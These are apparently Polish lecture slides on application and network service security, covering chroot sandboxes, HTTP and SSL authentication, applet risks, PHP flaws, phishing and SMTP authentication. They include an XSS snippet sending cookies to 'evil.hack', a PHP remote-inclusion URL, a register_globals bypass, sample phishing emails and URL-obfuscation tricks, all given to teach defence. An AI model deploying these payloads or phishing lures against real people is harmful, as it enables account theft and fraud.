Bezpieczeństwo aplikacji i usług sieciowych

Zagadnienia

1. **Bezpieczne środowisko aplikacyjne**
   - ograniczanie środowiska wykonania procesu – piaskownica
   - chroot, jail
2. **Usługa WWW**
   - uwierzytelnianie
   - tunele SSL/TSL
   - niebezpieczne skrypty/aplety
3. **Poczta elektroniczna**
   - PEM, PGP
   - X.400 MHS, EDI

Bezpieczne środowisko

Ograniczanie środowiska wykonania

Idea – minimalizowanie szkód:

- zawsze uruchamiamy proces z najmniejszymi wystarczającymi mu uprawnieniami
- ograniczamy przestrzeń aktywności procesu (dozwolonych modyfikacji) do wybranego zawężonego fragmentu systemu, w szcz. systemu plików
  – piaskownica (ang. *sandbox*)

Podstawowe środki ostrożności

Elementarna ochrona usług sieciowych

Procedura ochrony dostępu do usług sieciowych:

1. usunięcie wszystkich usług zbędnych
2. zastąpienie usług niezbędnych odpowiednikami o podwyższonym bezpieczeństwie (jeśli to możliwe)
3. filtracja dostępu do pozostałych usług (zapory sieciowe – *firewall*)

Bezpieczne środowisko

Funkcja chroot() – Unix:

- uprzywilejowana funkcja systemowa ograniczająca proces do określonego poddrzewa systemu plików
- blokuje jedynie dostęp do plików (tzw. więzienie)
- proces nie może otworzyć (w tym utworzyć) pliku poza ograniczonym obszarem
- chociaż może dziedziczyć deskryptory wskazujące na pliki spoza tego obszaru
- należy zainstalować odpowiednie pliki i katalogi potrzebne programowi i używanym przez niego bibliotekom (na ogół bardzo ograniczone fragmenty /etc, /lib czy /usr/lib)

Bezpieczne środowisko

Funkcja chroot() – problemy:

Wciąż pozostają problemy – większość dotyczy DoS:

- dysk może się przepełnić (np. zrzutami obrazu pamięci, plikami raportów) – możemy ograniczać programy do oddzielnej partycji
- przepełnienie pamięci – proces może zagarnąć tyle pamięci, że zablokuje to urządzenie z plikiem wymiany – przeważnie możemy ograniczać użycie pamięci
- zużywanie czasu procesora – mamy do dyspozycji polecenie *nice*
- brak kontroli nad komunikacją sieciową

Bezpieczne środowisko

Funkcja chroot() – problemy:

Polecenie chroot:

- polecenie chroot (dostępne z powłoki) musi znajdować się w piaskownicy
- chroot wymaga uprawnień superużytkownika
- brak mechanizmu zmiany UID i GID procesu – proces uwięziony wykonuje się z prawami superużytkownika root (ew. sam musi zmienić efektywny UID/GID)
- potencjalne luki umożliwią ucieczkę z piaskownicy (prawa root-a)
- inne narzędzia – np. chrootuid, jail – przed wywołaniem funkcji chroot() pozwalają zmienić UID oraz GID

```
jail -u nobody -g www -l /tmp/jail.log -d / /usr/apache /bin/httpd
```

Usługa WWW

Uwierzytelnianie

Uwierzytelnianie podstawowe w protokole HTTP

- serwer WWW może zażądać od przeglądarki dokonania uwierzytelnienia
- przeglądarka wyświetla stosowne okno dialogowe lub podobny obiekt, który pozwoli użytkownikowi na wprowadzenie danych uwierzytelniających
- po ich pierwszym wpisaniu przeglądarka zapamięta je i automatycznie prześle do serwera na każde następne żądanie
- dane przesyłane są w postaci jawnej
- dane te zostaną usunięte z pamięci z chwilą zamknięcia okna przeglądarki

```php
<?php

if(substr($SERVER_SOFTWARE,0,9)=='Microsoft' && !isset($PHP_AUTH_USER)&&
  !isset($PHP_AUTH_PW) && substr(&HTTP_AUTHORIZATION,0,6)=='Basic' )
{
  list($PHP_AUTH_USER, $PHP_AUTH_PW) =
    explode(':', base64_decode(substr($HTTP_AUTHORIZATION, 6)));
}

if ($PHP_AUTH_USER != 'jbond' || $PHP_AUTH_PW != 'walter9mm')
{
  header('WWW-Authenticate: Basic realm="Nazwa zasobu"');
  if (substr($SERVER_SOFTWARE, 0, 9) == 'Microsoft')
    header('Status: 401 Unauthorized');
  else
    header('HTTP/1.0 401 Unauthorized');

  echo '<h1>Odejdź stąd!</h1>';
  echo 'Nie jesteś uprawniony do przeglądania tych zasobów.';
}
else
{
 ...
}
?>
```

Usługa WWW

Uwierzytelnianie

Automatyzacja operacji uwierzytelniania

- Apache: moduł *mod_auth* itp. (np. *mod_auth_mysql*)
- IIS: *Panel Sterowania* → *Narzędzia Administracyjne* → *Menedżer Usług Internetowych*

Uwierzytelnianie kryptograficzne (HTTP 1.1)

- najczęściej MD5
- ale brak dwustronnego uwierzytelniania
- podatność na atak przez powtórzenie

SSL
(*Secure Sockets Layer*)

Tunel kryptograficzny usługi WWW

- usługa https (port 443/tcp)
- w modelu OSI przynależy do warstwy sesji

SSL

Protokół uzgadniania (*handshake protocol*)

- klient wysyła do serwera komunikat `ClientHello` (wersja protokołu, identyfikator sesji, listę obsługiwanych szyfrów i metod kompresji, dane losowe)
- serwer odsyła komunikat `ServerHello` (wersja protokołu, identyfikator sesji, wybrany szyfr i metodę kompresji, dane losowe oraz swój certyfikat X.509) oraz opcjonalnie – żądanie certyfikatu klienta (wraz z losowym zawołaniem)
- klient uwierzytelnia serwer na podstawie odebranego certyfikatu i w razie niepowodzenia przerywa połączenie
- po pomyślnym uwierzytelnieniu klient tworzy pierwotny sekret główny (*premaster secret*), który szyfruje kluczem publicznym serwera i wysyła do serwera
- jeśli serwer żądał uwierzytelnienie klienta, to klient wysyła też swój certyfikat oraz podpisane zawołanie odebrane wcześniej od serwera

SSL

Protokół uzgadniania (*handshake protocol*)

- po ewentualnym uwierzytelnieniu klienta serwer deszyfruje pierwotny sekret główny i na jego podstawie uzyskuje sekret główny (*master secret*), podobnie czyni w tym czasie klient
- z wygenerowanego sekretu głównego obie strony tworzą (zależny od ustalonego algorytmu szyfrującego) klucz sesji (lub klucze sesji – do szyfrowania i podpisywania)
- klient i serwer wysyłają do siebie nawzajem zaszyfrowany kluczem sesji komunikat o zakończeniu fazy uzgadniania
- protokół uzgadniania kończy się i (o ile wzajemna weryfikacja przebiegła pomyślnie) rozpoczyna się sesja SSL

Uwierzytelnianie

- jeśli serwer nie posiadałby klucza prywatnego odpowiadającego kluczowi publicznemu ze swojego certyfikatu:
  - nie rozszyfruje poprawnie sekretu i nie wygeneruje tego samego klucza sesji co klient
  - wówczas połączenie zastanie przerwane w fazie uzgadniania
  - stąd klient ma pewność, że serwer jest tym, czyją autentyczność poświadcza certyfikat (po weryfikacji jego poprawności)
- jeśli klient nie posiadałby klucza prywatnego odpowiadającego kluczowi publicznemu ze swojego certyfikatu:
  - serwer pobierze jego klucz publiczny z certyfikatu i rozszyfruje podpisane kluczem prywatnym klienta zapytanie
  - nie otrzyma tego, które sam wysłał
  - zatem klient nie jest tym, czyją autentyczność poświadcza certyfikat


Newralgiczna weryfikacja certyfikatów

- SSL jest podatny na atak *man-in-the-middle*
- sposobem redukcji zagrożenia może być np. weryfikacja czy adres IP asocjacji z nawiązanego połączenia zgadza się z adresem IP w certyfikacie.

SSL

Akceleratory szyfrowania

- SSL stosowany jest powyżej protokołu transportowego
- zatem jest poza zasięgiem typowych routerów brzegowych
- ale w 2000 r. pojawiły się dedykowane urządzenia (lub moduły routerów) przechwytujące ruch z serwera WWW (z całej sieci serwerów) i szyfrujące ramki HTTP (oraz deszyfrujące w przeciwnym kierunku)



SSL

Tunel kryptograficzny dla innych usług

nntps	563/tcp
ldaps	636/tcp
imaps	993/tcp
pop3s	995/tcp

- możliwe tunelowanie dowolnych portów (*port forwarding*) – stunnel

SSL

Tunel kryptograficzny dla innych usług

POP3

```
S: +OK POP3 server ready
K: USER jbond
S: +OK jbond
K: PASS Top&Secret
S: +OK maildrop has 2 messages

K: LIST
S: +OK 2 messages (320 octets)
S: 1 120
S: 2 200
K: RETR 1
S: +OK 120 octets
S: .....
```

POP3s

```
S:  .g....N...9....3..2../..f...@..e..d..
K:  c..ba.`7.oE.nd8..V{.S...
S:  .J...F..@.t..DOi.U.%2
K:  LU..........0.*.H%2.n.Ol..<..)B.$..?
S:  ..U...0...U....Az1.0...U....a10...U..K
K:  g0...040105171016Z..040
S:  204171016Z0..1.0...U.......0..1.0...U....P
S:  !0...*.H........po
S:  f..0..*.H..0..,.....F.K.Kz..|E...
K:  ...S.....T&.a[.'..+.i..
S:  %.#.!..`.....0.`M+..........x<gaE
S:  ...qai.....5.^....Me:....~.k...%+.Q.m...5..
    ..~.}.o.$.....}#..p.....b....m.....0...*.H.
    ............Xu...,..........8.......'.m#.u
    ..MNA....V......bS..~..3C.A.L...P......H|.!
    !_...Y.&k.N...\..d`U.Z.....s..............
    bJ.I...F+.&Cx...t.x.M..b.+.b...7.+.K.Dq._).
```

Usługa WWW

Luki bezpieczeństwa

Przeglądarki WWW

- problemy z losową generacją kluczy SSL
- błędy implementacji S/MIME (*Secure/Multi-purpose Internet Mail Extension*)

Serwery WWW

- tylne furtki
- błędy przepełnienia bufora, np. w ism.dll (uruchamianym przez IIS dla URL *.htr) pozwala na uruchomienie kodu w kontekście procesu serwera z jego uprawnieniami

Usługa WWW

Konie trojańskie / wirusy w dokumentach hipertekstowych

- zamknięte środowisko uruchomieniowe (*sandbox*)
- zaufane serwery źródłowe
- certyfikaty cyfrowe

Java

- język stosunkowo bezpieczny (brak wskaźników i problemu przepełnienia bufora)
- interpreter (*byte code*) – możliwe luki bezpieczeństwa w programie interpretera
- system ochronny: sandbox, certyfikacja serwerów

ActiveX

- kompilator – praktycznie brak możliwości analizy bezpieczeństwa
- system ochronny: certyfikacja (authenticode)

Java

Analiza kodu apletów języka Java

- dokonują jej komponenty JVM: code verifier i class loader
- *byte code* istotnie odbiega od składni kodu źródłowego
- analiza kodu źródłowego też nie byłaby prosta

Security Manager

- pośredniczy w wywołaniach metod *native*

Sandbox

- luki w implementacji: istnieją wirusy omijające sandbox i atakujące JVM przeglądarki (biblioteki klas)

```
/* Have yourself an obfuscated Christmas! */

#include <stdio.h>
main(t,_,a)
char *a;
{
return!0<t?t<3?main(-79,-13,a+main(-87,1-_,main(-86,0,a+1)+a)):
1,t<_?main(t+1,_,a):3,main(-94,-27+t,a)&&t==2?_<13?
main(2,_+1,"%s %d %d\n"):9:16:t<0?t<-72?main(_,t,
"@n'+/#'/*{yw-i./w#cdnr/+,{}r/*de}+,/*{*+,/w{%+,/w#q#n+,/#{l,+,/n{n+,/+#n+,/#\
;#q#n+,/+k#;*+,/'r :'d*'3,}{w+K w'K:'+}e#';dq#'l \
q#'+d'K#!/+k#;q#'r}eKK#}w'r}eKK{nl]'/#;#q#n'){)#}w'){){nl]'/+#n';d>rw' i;# \
){nl]!/n{n#'; r{#w'r nc{nl]'/#{1,+'K {rw' iK{;[{nl]'/w#q#n'wk nw' \
iwk{KK{nl]!/w{%'l##w#' i; : (nl]'/*{q#'ld;r'}{nlwb!/*de)'c \
;;{nl'-{}rw]'/+,}##'*}#nc,',#nw]'/+kd'+e}+;#'rdq#w! nr'/ ') }+}{rl#'{n' ')# \
}'+}##(!!/")
:t<-50?_==*a?putchar(31[a]):main(-65,_,a+1):main((*a=='/')+t,_,a+iy
:0<t?main(2/2/"%s"):*a=='/'||main(0,main(-61,*a/
"!ek;dc iebK'(q)-[w]*%n+r3#l,{}:\nuwloca-0;m .vpbks,fxntdCeghiry"),a+1);
}
```

```
%!PS-Adobe-2.0
%%Pages: 111
%%BoundingBox: 0 0 612 792
%%DocumentFonts: Times-Bold Times-Roman Times-Italic Courier
%%EndComments
%DVIPSCommandLine: dvips -rO -cl /tmp/lp32992.dvi
%%BeginProcSet: tex.pro
TeXDict begin /rf{findfont dup length 1 add diet begin (1 index /FID ne 2 index /UniquelD ne and{def} {pop
pop}ifelse}forall[l index 06-1 roll exec 0 exch 5 -1 roll VResolution Resolution div mul neg 0 0]/Metrics exch def diet
begin Encoding{exch dup type /integertype ne{pop pop 1 sub dup 0 le{pop} |[}ifelse} { FontMatrix 0 get div Metrics 0
get div def)ifelse}forall Metrics /Metrics currentdict end def[2 index currentdict end definefont 3-1 roll makefont /setfont
load]cvx defjdef/ObliqueSlant{dup sin S cos div neg}B /SlantFont{4 index mul add}def/ExtendFont{3 -1 roll mul
exch}def /ReEncodeFont {/Encoding exch def} def end %%EndProcSet
%%BeginSetup
%%Feature: *Resolution 300dpi
TeXDict begin %%EndSetup
%%Page: 1 1
0 bop 663 169 a Fi(An)14 b(Evening)h(with)h(Berferd)327 243
y(In)e(Which)i(a)e(Cracker)g(is)h(Lur)o(ed,)f(Endur)o(ed,)g(and)h(Studied)829 367 y Fh(Bill)d(Cheswick)713 467
y(A)l(T&T)h(Bell)g(Laboratories)898 659 y Fg(Abstract)0 751 y Ff(On)d(7)h(January)f(1991)g(a)h(cracker)n(,)i
(behevmg)c(he)i(had)f(discovered)li(me)^^
(in)g(our)g(Internet)g(gateway)0 801 y(machine,)h(attempted)f(to)g(obtain)f (a)i(copy)f(of)g(our)g(password)g(\2561e.)l
5 b(I)c(sent)«Tiim)g(one.)0
. . .
%%Trailer
end
%%EOF
```

Java

Analiza kodu apletów języka Java

- dokonują jej komponenty JVM: code verifier i class loader
- *byte code* istotnie odbiega od składni kodu źródłowego
- analiza kodu źródłowego też nie byłaby prosta

Security Manager

- pośredniczy w wywołaniach metod *native*

Sandbox

- luki w implementacji: istnieją wirusy omijające sandbox i atakujące JVM przeglądarki (biblioteki klas)

ActiveX

Certyfikowanie kontrolek ActiveX

- nie ma problemu pod systemem innym niż Windows
- poziom standardowy zabezpieczeń IExplorera umożliwia uruchomienie tylko kontrolek certyfikowanych przez jednostki zaufane
- chociaż jest do dyspozycji poziom niski ☺
- jednostki zaufane: Microsoft, VeriSing, producenci powiązani z Microsoft
- okazuje się, że można zaskarbić zaufanie podszywając się pod Microsoft (CERT Advisory CA-2001-04)
- generalnie zaufanie jedynie certyfikacji jest złudne

ActiveX

Blokowane kontrolek ActiveX

Filtracja na zaporze:

- jak zapory sieciowe (moduły kontroli treści) blokują ActiveX w sesji HTTP?
- komentując znaczniki `<object>` w dokumencie HTML

JavaScript

Zagrożenia

Typowe luki bezpieczeństwa:

- *Cross-Site Scripting* (XSS):

```
<script>
   self.location.href="http://evil.hack/nasty?"+
   escape(document.cookie)
</script>
```

- przesyłki e-mail w HTML z JavaScript (odczyt lub kasowanie wiadomości)
- luki w implementacji pozwalające na uruchamianie dowolnego kodu w systemie operacyjnym klienta [CERT VN-98.06]
- JavaScript chętnie wykorzystują również wirusy (np. Nimda)

PHP

Zagrożenia

Typowe luki bezpieczeństwa:

- nieprawidłowa konfiguracja
- niesprawdzone parametry wejściowe
- ataki typu *parameter injection*, *command injection*, *SQL injection*
- ataki typu XSS

http://pl.php.net/security/

PHP

System plików

Problem:

- uruchamianie zdalnych skryptów w systemie atakowanego serwera WWW

```
<?php
 if(isset($common))
   include("$common.inc.php")
... ?>
```

```
http://nasz.serwer/index.php?common=http://crackerserver/agression/bigbangboom
```

PHP

Dostęp do zmiennych z zewnątrz

Problem:

login.php:

```
<?php
 if($password == ....) $zalogowany = true;
 ... ?>
```

adm.php:

```
<?php
 if($zalogowany)
 pokaz_opcje_administracyjne();
 ... ?>
```

http://nasz.serwer/adm.php?zalogowany=true

PHP

Dostęp do zmiennych z zewnątrz

Obrona:

- php.ini: `register_globals = off`
- dostęp do zmiennych pochodzących od użytkownika
  (metodami POST, GET, COOKIE i in.)
  tylko poprzez tablice asocjacyjne: `$_POST['password']`
- domyślne ustawienie `off` od wersji 4.2.0

PHP

Nieprawidłowe dane wejściowe

Ataki:

- *parameter injection*, *command injection*, *SQL injection*

Obrona:

Filtracja argumentów

- `magic_quotes_gpc = on`, `get_magic_quotes_gpc()` – ochrona /
- `addslashes()`, `mysql_escape_string()`
- `htmlspecialchars()`, `strip_tags()`

< → < & → & " → "

PHP

Nadmiar informacji o błędach

Poziomy raportowania błędów:

- testy α, β:

```
error_reporting(E_ALL)
```

- wersja finalna i stabilna:

```
error_reporting(0)
```

Błędy połączenia z bazą danych

- często nadmiar informacji (wszystko oprócz hasła użytkownika), ale można:

```
$conn = @mysql_connect('srv','jbond','psw007')
        or die('Baza danych niedostępna.');
```

PHP

Globalne zabezpieczenia

Ograniczenia uprawnień *Safe mode*

- dostęp tylko do plików o tym samym właścicielu co skrypt
- ograniczenie dostępu do fragmentu systemu plików:
  `open_basedir = /var/www/`
- katalog z programami: `safe_mode_exec = /var/www/bin`
- katalog z plikami dołączonymi: `safe_mode_include_dir = /var/www/include`
- blokowanie wybranych funkcji:
  `disable_functions = readfile,system`
- zakres zmiennych modyfikowalnych:
  `safe_mode_allowed_env_var = PHP_`

Phishing

Personal data fishing

Dear CitiBank customer,

Recently there have been a large number of identity theft attempts targeting CitiBank customers. In order to safeguard your account, we require that you confirm your banking details.

This process is mandatory, and if not completed within the nearest time your account may be subject to temporary suspension.

To securely confirm your Citibank account details please go to:

https://web.da-us.citibank.com/signin/scripts/login/user_setup.jsp

Thank you for your prompt attention to this matter and thank you for using CitiBank!

Citi® Identity Theft Solutions

Do not reply to this email as it is an unmonitored alias

A member of citigroup

Phishing

Źródło wiadomości:

<map><area ...

href="http://%36%36%2E%31%32%33%2E%32%30%33%2E%31%35%32:%38%

37/%63%69%74/%69%6E%64%65%78%2E%68%74%6D"></map>

http://66.123.203.152:38/cit/index.htm

Sposoby kodowania adresu:

http://www.yahoo.com/

http://%77%77%77%2E%79%61%68%6F%6F%2E%63%6F%6D/

http://216.109.118.67/

http://0330.0115.0166.0103/

http://3631052355/

http://0xD86D7643/

Phishing

Przykłady się mnożą:

Dear Citizens Bank customers!


Technical services of the Bank are carrying out a planned software upgrade. We earnestly ask you to visit the following link to start the procedure of confirmation of customers' data:

http://www.citizensbank.com/customerservice/cust_serv_gtway.asp

© 2004 Citizens Financial Group.

Phishing

Przykłady się mnożą:



Od: Bank INTELIGO
Data: 9 lutego 2004 14:06
Do: [redacted]
Temat: Inteligo

inteligo

Drogi kliencie banku Inteligo.

Z przykrością stwierdzamy, że w związku z licznymi nadużyciami naszych Klientów oraz wobec naszych Klientów konieczne stało się przeprowadzenie weryfikacji danych osobowych posiadaczy kont Inteligo. W celu zweryfikowania danych zwracamy się z uprzejmą prośbą o zalogowanie się w naszym systemie. Poniżej znajduje się odnośnik, który po kliknięciu, przeniesie Państwa do strony logowania.

Logowanie

Z góry dziękujemy i przepraszamy za wszelkie niedogodności.

Serdecznie pozdrawiamy,
Zespół Obsługi Konta Inteligo

inteligo@inteligo.pl
0 800 121 121

Inteligo stosuje podpis elektroniczny w oficjalnej korespondencji e-mailowej

Phishing

Narzędzia

- http://toolbar.netcraft.com – toolbar do IE analizujący odwiedzane strony i ostrzegający przed zagrożeniem


Sygnalizowanie ataków / ostrzeżenia:

- www.antiphishing.org
- reportphishing@antiphishing.org

Poczta elektroniczna


Podstawowe problemy

- niepożądane przesyłki (*spam*)
- niebezpieczne załączniki (wirusy)
- potwierdzanie dostarczenia
- naruszenie poufności / integralności / autentyczności



Poczta elektroniczna

Model komunikacji SMTP (RFC 821)



MUA = Mail User Agent

MTA = Mail Transfer Agent

MDA = Mail Delivery Agent

Poczta elektroniczna

Naiwna weryfikacja tożsamości MTA

- SMTP zawiera komendę `HELO`, której celem jest wymiana adresów domenowych serwerów:

```
> HELLO m16.intelligence.mil.uk
< 250 secret-service.mil.uk
```

- serwery naiwnie domniemają prawdziwość podawanych adresów

Poczta elektroniczna

ESMTP: Simple Authentication and Security Layer (SASL)

- komenda `AUTH` uwierzytelnia strony metodą *challenge-response* (RFC 2554)

```
> EHLO m16.intelligence.mil.uk
< 250 secret-service.mil.uk says hello
< 250 AUTH CRAM-MD5 DIGEST-MD5

> AUTH CRAM-MD5
< 334 PeUxFRJoU0NnbmhWx3b29k9zb2Z0LmNvbT4=

> ZnJlZCA5ZTk1YWVlMDljNDBhhMGMyYjNiYmFlNzg2ZQ==
< 235 Authentication successful
```

- SASL może uwierzytelniać poszczególne przesyłki z osobna

```
> MAIL FROM:<e=m@hq.m16.mil> AUTH=e+3Dm@hq.m16.mil
< 250 OK
```

Poczta elektroniczna

ESMTP: współpraca z protokołem TLS (RFC 2487, RFC 3207)

```
> EHLO m16.intelligence.mil.uk
< 250 secret-service.mil.uk says hello
< 250 STARTTLS

> STARTTLS
< 220 Go ahead

> rozpoczęcie negocjacji parametrów sesji TLS

   cała dalsza komunikacja odbywa się w postaci
   zaszyfrowanej:

> .J...F..@.t..DOi.U.%2
< LU..........0.*.H%2.n.Ol..<..)B.$..
> f..0..*.H..0..,.....F.K.Kz..|E...
< !0...*.H........po
> ...qai.....5.^....Me:....~.k...%+.Q.m...5..
  ..~.}.o.$.....}#..p.....b....m.....0...*.H.
  ............Xu...,..........8.......'.m#.u
  ..MNA....V......bS..~..3C.A.L...P......H|.!
  !_...Y.&k.N...\..d`U.Z.....s..............
```

Poczta elektroniczna

Uwierzytelnianie

Obejścia uwierzytelniania:

- brak obsługi ESMTP lub wyłączone uwierzytelnianie (*open relay*)
- zła konfiguracja, np.

```
qmail-smtpd  put.poznan.pl  /bin/checkpassword  /bin/true
```

```
qmail-smtpd  put.poznan.pl  /bin/true
```

- serwery *open proxy*

